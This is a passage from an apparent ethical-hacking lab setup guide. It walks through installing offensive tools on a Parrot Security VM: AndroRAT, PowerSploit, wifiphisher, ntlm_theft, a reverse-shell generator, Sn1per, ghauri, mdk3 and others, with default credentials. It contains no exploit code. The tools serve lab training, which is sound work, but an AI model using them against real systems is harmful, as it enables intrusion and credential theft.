  python3-pyrsistent python3-texttable python3-websocket runc ubuntu-fan
Suggested packages:
  ifupdown aufs-tools btrfs-progs cgroupfs-mount | cgroup-lite debootstrap
  docker-doc rinse zfs-fuse | zfsutils python-attr-doc python-jjsonschema-doc
The following NEW packages will be installed:
  bridge-utils containerd docker-compose docker.io pigz python3-attr
  python3-docker python3-dockerpty python3-doccopt python3-dotenv
  python3-jjsonschema python3-pyrsistent python3-texttable python3-websocket
  runc ubuntu-fan

```

12. Run **docker pull hackersploit/bwapp-docker** command.

```

ubuntu@ubuntu-Virtual-Machine: ~
ubuntu@ubuntu-Virtual-Machine:~$ sudo docker pull hackersploit/bwapp-docker
Using default tag: latest
latest: Pulling from hackersploit/bwapp-docker
8387d9ff0016: Pull complete
3b52deaaf0ed: Pull complete
4bd501fad6de: Pull complete
a3ed95caeb02: Pull complete
790f0e8363b9: Pull complete
11f87572ad81: Pull complete
341e06373981: Pull complete
709079cecfb8: Pull complete
55bf9bbb788a: Pull complete
b41f3cfd3d47: Pull complete
70789ae370c5: Pull complete
43f2fd9a6779: Pull complete
6a0b3a1558bd: Pull complete
934438c9af31: Pull complete
1cfba20318ab: Pull complete
de7f3e54c21c: Pull complete
596da16c3b16: Pull complete
e94007c4319f: Pull complete
3c013e645156: Pull complete
3ce2f16d1229: Pull complete

```

13. In the terminal type **sudo docker ps** to get the container of the running docker.

14. Now, run **sudo docker stop <container id of hackersploit/bwapp-docker>** to stop the running docker.

```

ubuntu@ubuntu-Virtual-Machine: ~
ubuntu@ubuntu-Virtual-Machine:~$ sudo docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS        PORTS
c1c934921f8e  hackersploit/bwapp-docker           "/run.sh"               33 minutes ago Up 33 minutes 0.0.0.0:80->80/tcp, :::80->80/tcp, 3306/tcp
vigorous_turing
ubuntu@ubuntu-Virtual-Machine:~$ sudo docker stop c1c934921f8e
c1c934921f8e

```

15. Now run **sudo service apache2 start** to start apache service.
16. Close all open windows and turn off the machine.
17. Run **sudo apt update** command.

```

root@ubuntu-Virtual-Machine: /home/ubuntu
ubuntu@ubuntu-Virtual-Machine:~$ sudo su
[sudo] password for ubuntu:
root@ubuntu-Virtual-Machine:~# sudo apt update
Hit:1 http://us.archive.ubuntu.com/ubuntu jammy InRelease
Get:2 http://us.archive.ubuntu.com/ubuntu jammy-updates InRelease [119 kB]
Get:3 http://security.ubuntu.com/ubuntu jammy-security InRelease [110 kB]
Get:4 http://us.archive.ubuntu.com/ubuntu jammy-backports InRelease [109 kB]
Get:5 http://security.ubuntu.com/ubuntu jammy-security/main amd64 Packages [1,395 kB]

```

18. Run **sudo apt-get install libSDL2-dev libSDL2-image-dev** command to install dependencies.
- Note:** While installing if prompted **Do you want to continue?**, type **Y** and press **Enter**.

```

ubuntu@ubuntu-Virtual-Machine:~$ sudo apt-get install libSDL2-dev libSDL2-image-dev
[sudo] password for ubuntu:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  libasound2-dev libblkid-dev libdbus-1-dev libdecor-0-0 libdecor-0-dev


```

[\[Back to Configuration Task Outline\]](#)

CT#51: Install Requirements/Dependencies For Tools in the Parrot Security Virtual Machine

Note: Ensure that the **Windows 11** virtual machine is running.

1. Launch and log in to the **Parrot Security** machine using the credentials **attacker/toor**.
2. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.



3. A **Terminal** window appears, type **sudo su** and press **Enter**. In the **[sudo] password for attacker** field, type **toor** and press **Enter**.

Note: The entered password will not be visible.

4. Type **cd Photon** and press **Enter** to navigate to the **Photon** directory.

5. Type **pip3 install -r requirements.txt** and press **Enter** to install the requirements to run the tool.

```

pip3 install -r requirements.txt - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker
└─# cd Photon
[root@parrot]~/home/attacker/Photon
└─# pip3 install -r requirements.txt
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (from
-r requirements.txt (line 1)) (2.28.1)
Requirement already satisfied: urllib3 in /usr/lib/python3/dist-packages (from
-r requirements.txt (line 3)) (1.26.12)
Collecting tld

```

6. Similarly, install the requirements for **GRecon**, **dnsrecon**, **dirsearch**, **PwnXSS**, **ClickjackPoc**, **ghost_eye**, **AndroRAT**, **spiderfoot**, **sherlock** and **S3Scanner** by navigating to the respective tool directory and issuing the command **pip3 install -r requirements.txt**.

Note: To navigate to the **/home/attacker** type **cd ..** and press **Enter**.

Note: If a prompt appears asking **Do you want to continue?**, type **Y** and press **Enter**.

7. After installing the requirements for the above-mentioned tools, type **cd ..** and press **Enter**.
8. Run **pip uninstall sherlock**, **apt purge sherlock**, **reboot**, **pipx install sherlock-project** commands to install Sherlock.

```

pipx install sherlock-project - Parrot Terminal
File Edit View Search Terminal Help
└─# pipx install sherlock-project
installed package sherlock-project 0.15.0, installed using Python
3.11.2
These apps are now globally available
home - sherlock
done! ☆ ☆ ☆

```

9. Similarly, navigate to the **SuperEnum** directory and provide execution permissions to the **./superenum** script.

```

chmod +x ./superenum - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~/home/attacker
└─# cd SuperEnum/
[root@parrot]~/home/attacker/SuperEnum
└─# chmod +x ./superenum

```

10. Type **cd ...** and press **Enter** to navigate to the **/home/attacker** directory.
11. Type **cd sx-Tool** and press **Enter** to navigate to the **sx-Tool** directory

12. Type **cp sx /usr/local/bin** and press **Enter**.

```

cp sx /usr/local/bin - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~/home/attacker/SuperEnum
└─ #cd ..
[root@parrot]~/home/attacker
└─ #cd sx-Tool/
[root@parrot]~/home/attacker/sx-Tool
└─ #cp sx /usr/local/bin
[root@parrot]~/home/attacker/sx-Tool
└─ #

```

13. Type **cd /usr/local/bin** and press **Enter** to navigate into **/usr/local/bin** directory.

14. Type **chmod +x ./sx** and press **Enter** to provide execution permissions to the **sx** script.

```

chmod +x ./sx - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~/home/attacker/sx-Tool
└─ #cd /usr/local/bin
[root@parrot]~/usr/local/bin
└─ #chmod +x ./sx
[root@parrot]~/usr/local/bin
└─ #

```

15. Type **cd /home/attacker** and press **Enter** to navigate back to the attacker directory.

16. Type **apt install adb** and press **Enter** to install the Android Debug Bridge (ADB) dependency required to run Android device hacking tools.

Note: If a prompt appears asking **Do you want to continue?**, type **Y** and press **Enter**.

```

apt install adb - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~/usr/local/bin
└─ #cd /home/attacker
[root@parrot]~/home/attacker
└─ #apt install adb
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  android-libbase android-libboringssl android-libcutils android-liblog
  android-sdk-platform-tools-common
The following NEW packages will be installed:
  adb android-libbase android-libboringssl android-libcutils android-liblog
  android-sdk-platform-tools-common
0 upgraded, 6 newly installed, 0 to remove and 200 not upgraded.
Need to get 998 kB of archives.
After this operation, 3,189 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y

```


17. Type **cd dnsrecon** and press **Enter** to navigate to the **dnsrecon** directory.
18. Type **chmod +x ./dnsrecon.py** and press **Enter** to provide execution permissions to the **dnsrecon** script.

```

chmod +x ./dnsrecon.py - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker]
└─ #cd dnsrecon/
[root@parrot]-[/home/attacker/dnsrecon]
└─ #chmod +x ./dnsrecon.py
[root@parrot]-[/home/attacker/dnsrecon]
└─ #

```

19. Type **cd ..** and press **Enter** to navigate back to the **/home/attacker** directory.
20. Now, type **mv PowerSploit /root/** and press **Enter** to move the **PowerSploit** directory to the root folder.

```

mv PowerSploit /root/ - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker]
└─ #mv PowerSploit /root/
[root@parrot]-[/home/attacker]
└─ #

```

21. Type **cp -r /home/attacker/roguehostapd /root/** and press **Enter** to copy roguehostapd repository from **/home/attacker** directory to **/root/** directory.
22. Similarly, copy **wifiphisher** and **create_ap** repositories from **/root/** directory to the **/home/attacker** directory.

```

cp -r /home/attacker/create_ap /root/ - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker]
└─ #cp -r /home/attacker/roguehostapd /root/
[root@parrot]-[/home/attacker]
└─ #cp -r /home/attacker/wifiphisher /root/
[root@parrot]-[/home/attacker]
└─ #cp -r /home/attacker/create_ap /root/
[root@parrot]-[/home/attacker]
└─ #

```

23. Now, type **cd Rustscan** to navigate into **Rustscan** directory and run **sudo dpkg -i rustscan_2.0.1_amd64.deb** command.

```
sudo dpkg -i rustscan_2.0.1_amd64.deb - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker]
└─ #cd Rustscan/
[root@parrot]-[/home/attacker/Rustscan]
└─ #sudo dpkg -i rustscan_2.0.1_amd64.deb
Selecting previously unselected package rustscan.
(Reading database ... 533562 files and directories currently installed.)
Preparing to unpack rustscan_2.0.1_amd64.deb ...
Unpacking rustscan (2.0.0) ...
Setting up rustscan (2.0.0) ...
[root@parrot]-[/home/attacker/Rustscan]
└─ #
```


24. Now in the terminal window, type **cd ..** to navigate to **/home/attacker** location **sudo apt update && sudo apt -y install exploitdb** and press **Enter**.

```
sudo apt -y install exploitdb - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker/Rustscan]
└─ #cd ..
[root@parrot]-[/home/attacker]
└─ #sudo apt update && sudo apt -y install exploitdb
Hit:1 https://deb.parrot.sh/parrot lory InRelease
Hit:2 https://deb.parrot.sh/direct/parrot lory-security InRelease
Hit:3 https://deb.parrot.sh/parrot lory-backports InRelease
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
200 packages can be upgraded. Run 'apt list --upgradable' to see them.
W: Target Packages (main/binary-amd64/Packages) is configured multiple times in
/etc/apt/sources.list:1 and /etc/apt/sources.list.d/parrot.list:19
```

25. In the terminal type **cd Sniper/** and press **Enter** to navigate to **Sniper** directory.
26. Now, run **chmod +x ./install.sh** and **./install.sh** commands to install Sniper tool.

27. In the **Are you sure you want to continue?** query press **Enter**.

Note: It will take approximately 15 to 20 minutes for the installation.



```
./install.sh - Parrot Terminal
File Edit View Search Terminal Help

[root@parrot]~/home/attacker
└─ #cd Sniper/

[root@parrot]~/home/attacker/Sniper
└─ #chmod +x ./install.sh

[root@parrot]~/home/attacker/Sniper
└─ #./install.sh

Hacking Windows
Networks

+ -- --=[ https://sn1persecurity.com
+ -- --=[ Sn1per CE by @xer0dayz

[>] This script will install Sn1per under /usr/share/sniper. Are you sure you wa
nt to continue? (Hit Ctrl+C to exit)

[*] Installing package dependencies...
Hit:1 https://deb.parrot.sh/parrot lory InRelease
Hit:2 https://deb.parrot.sh/direct/parrot lory-security InRelease
Hit:3 https://deb.parrot.sh/parrot lory-backports InRelease
Reading package lists... Done
```

28. Type **cd ..** and press **Enter** to navigate to /home/attacker location and run **chmod 777 -R ntlm_theft** command.



```
chmod 777 -R ntlm_theft - Parrot Terminal
File Edit View Search Terminal Help

[root@parrot]~/home/attacker
└─ #chmod 777 -R ntlm_theft

[root@parrot]~/home/attacker
└─ #
```

29. Type **cd reverse-shell-generator/** and press **Enter** to navigate to the reverse-shell-generator directory.

30. Now, run **docker build -t reverse_shell_generator .** command to build docker file.

```

docker build -t reverse_shell_generator . - Parrot Terminal
File Edit View Search Terminal Help
-[root@parrot]-[/home/attacker]
└─ #cd reverse-shell-generator/
-[root@parrot]-[/home/attacker/reverse-shell-generator]
└─ #docker build -t reverse_shell_generator .
Sending build context to Docker daemon 1.324MB
Step 1/2 : FROM fnichol/uhttpd
latest: Pulling from fnichol/uhttpd
Image docker.io/fnichol/uhttpd:latest uses outdated schema1 manifest format. Please upgrade to a schema2 image for better future compatibility. More information at https://docs.docker.com/registry/spec/deprecated-schema-v1/
a3ed95caeb02: Pull complete
1775fca35fb6: Pull complete
718e21306e6b: Pull complete
889bfeab2d4e: Pull complete
8ac43f1732b7: Pull complete
cefd08b5f834: Pull complete
a32be2ed7953: Pull complete
1c78be7a5ec7: Pull complete
74984e6e6d1c: Pull complete
Digest: sha256:28e6f95cf33ae1336525034e2b9d58ddf3cc63a2cdd9edebc8765321d96da9e0
Status: Downloaded newer image for fnichol/uhttpd:latest
---> df0db1779d4d
Step 2/2 : COPY . /www

```


31. Run **docker run -d -p 80:80 reverse_shell_generator** command.

```


docker run -d -p 80:80 reverse_shell_generator - Parrot Terminal
File Edit View Search Terminal Help
-[root@parrot]-[/home/attacker/reverse-shell-generator]
└─ #docker run -d -p 80:80 reverse_shell_generator
0b7914127cd3bab832fc42c2ccdf27df5842f10750deadca91128fc8e2bebd8
-[root@parrot]-[/home/attacker/reverse-shell-generator]
└─ #

```

32. Now, launch **Firefox** web browser and go to **http://localhost:80** to access Reverse Shell Generator GUI.



33. Close the Firefox window, and in the terminal window type **gem install wpscan** and press **Enter**.



34. In the terminal type **cd holehe/** to navigate to holehe directory and run **python3 setup.py install** command.

```
python3 setup.py install - Parrot Terminal
File Edit View Search Terminal Help
[~][root@parrot]-[/home/attacker]
#cd holehe/
[~][root@parrot]-[/home/attacker/holehe]
#python3 setup.py install
running install
/usr/lib/python3/dist-packages/setuptools/command/install.py:34: SetuptoolsDeprecationWarning: setup.py install is deprecated. Use build and pip and other standards-based tools.
  warnings.warn(
/usr/lib/python3/dist-packages/setuptools/command/easy_install.py:146: EasyInstallDeprecationWarning: easy_install command is deprecated. Use build and pip and other standards-based tools.
  warnings.warn(
running bdist_egg
running egg_info
creating holehe.egg-info
writing holehe.egg-info/PKG-INFO
writing dependency_links to holehe.egg-info/dependency_links.txt
writing entry points to holehe.egg-info/entry_points.txt
writing requirements to holehe.egg-info/requires.txt
writing top-level names to holehe.egg-info/top_level.txt
writing manifest file 'holehe.egg-info/SOURCES.txt'
reading manifest file 'holehe.egg-info/SOURCES.txt'
adding license file 'LICENSE.md'
writing manifest file 'holehe.egg-info/SOURCES.txt'
installing library code to build/bdist.linux-x86_64/egg
running install_lib
running build_py
```

35. In the terminal window, type **cd ..** to navigate to **/home/attacker** location and run **apt install putty** command to install PuTTY.

Note: **Do you want to continue?** question appears, type **Y** and press **Enter**.

```
apt install putty - Parrot Terminal
File Edit View Search Terminal Help
[~][root@parrot]-[/home/attacker]
#apt install putty
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  lua-lpeg oracle-instantclient-basic postgresql
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  putty-tools
Suggested packages:
  putty-doc
The following NEW packages will be installed:
  putty putty-tools
0 upgraded, 2 newly installed, 0 to remove and 186 not upgraded.
Need to get 1,146 kB of archives.
After this operation, 5,601 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 https://deb.parrot.sh/parrot lory/main amd64 putty-tools amd64 0.78-2+deb1
2u1 [611 kB]
```

36. Now, type **cd ghauri/** to navigate to **ghauri** directory and run **pip install -r requirements.txt** and **python3 setup.py install** commands.

```
pip install -r requirements.txt - Parrot Terminal
File Edit View Search Terminal Help
[~][root@parrot]-[/home/attacker]
└─ #cd ghauri/
[~][root@parrot]-[/home/attacker/ghauri]
└─ #pip install -r requirements.txt
DEPRECATION: Loading egg at /usr/local/lib/python3.11/dist-packages/LinkFinder-1.0-py3.11.egg is deprecated. pip 24.3 will enforce this behaviour change. A possible replacement is to use pip for package installation.. Discussion can be found at https://github.com/pypa/pip/issues/12330
```

```
python3 setup.py install - Parrot Terminal
File Edit View Search Terminal Help
[~][x]-[root@parrot]-[/home/attacker/ghauri]
└─ #python3 setup.py install
running install
/usr/lib/python3/dist-packages/setuptools/command/install.py:34: SetuptoolsDeprecationWarning: setup.py install is deprecated. Use build and pip and other standards-based tools.
  warnings.warn(
/usr/lib/python3/dist-packages/setuptools/command/easy_install.py:146: EasyInstallDeprecationWarning: easy_install command is deprecated. Use build and pip and other standards-based tools.
  warnings.warn(
running bdist_egg
running egg_info
creating ghauri.egg-info
writing ghauri.egg-info/PKG-INFO
writing dependency_links to ghauri.egg-info/dependency_links.txt
```

37. In the terminal window type `cd ..` to navigate to `/home/attacker` location and run `apt install php` and `pip3 install requests wget pyshorteners` commands.

Note: If a **Package configuration** window appears, select **Keep local version currently installed** and press **Enter**.

```
apt install curl - Parrot Terminal
File Edit View Search Terminal Help
[✘]-[root@parrot]-[/home/attacker]
#apt install php
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
 lua-lpeg oracle-instantclient-basic postgresql
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
 libapache2-mod-php8.2 php8.2 php8.2-cli php8.2-common php8.2-opcache
 php8.2-readline php8.2-sqlite3
```

```
pip3 install requests wget pyshorteners - Parrot Terminal
File Edit View Search Terminal Help
[✘]-[root@parrot]-[/home/attacker]
#pip3 install requests wget pyshorteners
DEPRECATION: Loading egg at /usr/local/lib/python3.11/dist-packages/LinkFinder-1
.0-py3.11.egg is deprecated. pip 24.3 will enforce this behaviour change. A poss
ible replacement is to use pip for package installation.. Discussion can be foun
d at https://github.com/pypa/pip/issues/12330
DEPRECATION: Loading egg at /usr/local/lib/python3.11/dist-packages/argparse-1.4
.0-py3.11.egg is deprecated. pip 24.3 will enforce this behaviour change. A poss
ible replacement is to use pip for package installation.. Discussion can be foun
d at https://github.com/pypa/pip/issues/12330
```


38. In the terminal window type **sudo apt install aircrack-ng** and press **Enter**.

Note: In the **Do you want to continue prompt** type **Y** and press **Enter**.

```

sudo apt install aircrack-ng - Parrot Terminal
File Edit View Search Terminal Help
-[root@parrot]-[/home/attacker]
#sudo apt install aircrack-ng
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  ccze hcxdumptool hcxtools hostapd isc-dhcp-server libucl1 lua-lpeg
  macchanger oracle-instantclient-basic policycoreutils postgresql
  selinux-utils tmux upx-ucl
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  hwloc
Suggested packages:
  gpsd
The following NEW packages will be installed:
  aircrack-ng hwloc
0 upgraded, 2 newly installed, 0 to remove and 179 not upgraded.
Need to get 765 kB of archives.
After this operation, 3,197 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y

```

39. Run **apt-get install chromium** command to install **Chromium**.

```

apt-get install chromium - Parrot Terminal
File Edit View Search Terminal Help
-[root@parrot]-[/home/attacker]
#apt-get install chromium
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  ccze hcxdumptool hcxtools hostapd isc-dhcp-server libu2f-udev libucl1
  lua-lpeg macchanger oracle-instantclient-basic policycoreutils postgresql
  selinux-utils tmux upx-ucl
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  chromium-common chromium-driver chromium-sandbox
Suggested packages:
  chromium-l10n chromium-shell
The following packages will be upgraded:
  chromium chromium-common chromium-driver chromium-sandbox
4 upgraded, 0 newly installed, 0 to remove and 175 not upgraded.
Need to get 85.1 MB of archives.
After this operation, 4,096 B of additional disk space will be used.
Do you want to continue? [Y/n] Y
Ign:1 https://deb.parrot.sh/parrot lory/main amd64 chromium amd64 124.0.6367.201
~deb12u1

```

40. Run **apt install mdk3** command to run mdk3 tool

```

apt install mdk3 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker]
#apt install mdk3
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  ccze hcxdumptool hcxtools hostapd isc-dhcp-server libuc11 lua-lpeg
  macchanger oracle-instantclient-basic polycycoreutils postgresql
  selinux-utils tmux upx-ucl
  
```

41. Run **apt install steghide** command to install steghide.

```

apt install steghide - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker]
#apt install steghide
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  
```

42. Now run **pip install shell-gpt** command to install ShellGPT.

```

Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker]
#pip install shell-gpt
Collecting shell-gpt
  Downloading shell_gpt-1.4.3-py3-none-any.whl (29 kB)
Requirement already satisfied: click<9.0.0,>=7.1.1 in /usr/lib/python3/dist-pack
ages (from shell-gpt) (8.1.3)
  
```

43. Close all open windows.

[\[Back to Configuration Task Outline\]](#)

CT#52: Install Maltego and other tools in the Parrot Security Virtual Machine

1. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
2. In the **Terminal** window appears, type **sudo su** and press **Enter**. In the **[sudo] password for attacker** field, type **toor** and press **Enter**.

Note: The entered password will not be visible.

3. Type **apt install ./Maltego.v4.6.0.deb** and press **Enter** to install the Maltego tool.

```

apt install ./Maltego.v4.6.0.deb - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
└─# apt install ./Maltego.v4.6.0.deb
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Note, selecting 'maltego' instead of './Maltego.v4.6.0.deb'

```

4. Type **cd CloudBrute/** to navigate to CloudBrute folder and run **go build .** command to install tool.

```

./cloudbrute -h - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker]
└─# cd CloudBrute/
[root@parrot]-[/home/attacker/CloudBrute]
└─# ls
assets config data go.mod go.sum internal LICENSE main.go README.md
[root@parrot]-[/home/attacker/CloudBrute]
└─# go build .
go: downloading github.com/akamensky/argparse v1.2.2
go: downloading github.com/rs/zerolog v1.19.0
go: downloading github.com/ipinfo/go-ipinfo v0.0.0-20200706210721-8b290686e53e

```

5. Type **cd ..** and press **Enter** to navigate to **/home/attacker** and run **cd cloudfox/** command to navigate to cloudfox folder
6. Run **go build .** command to install cloudfox tool and after installation completes run **cp cloudfox /usr/local/bin/** command.

```

